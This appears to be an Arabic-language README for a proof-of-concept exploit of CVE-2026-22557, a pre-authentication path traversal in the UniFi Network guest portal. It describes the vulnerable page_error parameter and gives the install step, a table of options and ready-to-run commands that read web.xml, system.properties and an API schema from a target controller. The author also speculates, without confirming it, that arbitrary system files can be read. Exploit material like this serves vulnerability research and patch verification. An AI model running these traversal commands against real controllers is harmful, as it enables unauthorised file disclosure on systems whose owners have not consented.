 thepotatoofdoom/cve-2026-22557-poc
إثبات المفهوم (PoC) لثغرة اجتياز المسار قبل المصادقة في تطبيق شبكة UniFi (CVE-2026-22557)



اجتياز مسار قبل المصادقة في بوابة الضيوف لتطبيق UniFi Network (/guest/s/{site}/login). يتم تمرير معامل الاستعلام page_error إلى محمّل موارد دون تحقق، مما يسمح لمهاجم غير مصادق بقراءة ملفات من تطبيق الويب (مثل WEB-INF/web.xml).
إذا تم تخصيص صفحة بوابة الضيوف، يبدو أن محمّل الموارد يتراجع إلى فرع FileInputStream خام يمكنه الوصول إلى ملفات عشوائية على النظام الأساسي خارج سياق الجذر. لم أؤكد ذلك بعد وسأواصل التحقيق إذا توفر لدي وقت.
pip install requests
python CVE-2026-22557.py <target_url> [-f FILE] [-g GUEST_PATH] [-o OUTPUT] [-x PROXY]
| الخيار | الوصف | الافتراضي |
|---|
target | عنوان الهدف (مثل https://host:8843) | (مطلوب) |
-f | المسار النسبي للقراءة | ../../web.xml |
-g | مسار بوابة الضيوف | /guest/s/default/login |
-o | كتابة الاستجابة إلى ملف | (الإخراج القياسي) |
-x | عنوان الوكيل | (لا يوجد) |
# الافتراضي -- قراءة WEB-INF/web.xml (بوابة ضيوف HTTPS)
python CVE-2026-22557.py https://192.168.1.1:8843

# بوابة ضيوف HTTP
python CVE-2026-22557.py http://192.168.1.1:8880

# قراءة مورد مسار الفئات
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../system.properties

# قراءة مخطط API وحفظه في ملف
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../api/fields/Setting.json -o setting.json

# اسم موقع مختلف
python CVE-2026-22557.py https://192.168.1.1:8843 -g /guest/s/mysite/login

# عبر وكيل
python CVE-2026-22557.py https://192.168.1.1:8843 -x http://127.0.0.1:8080
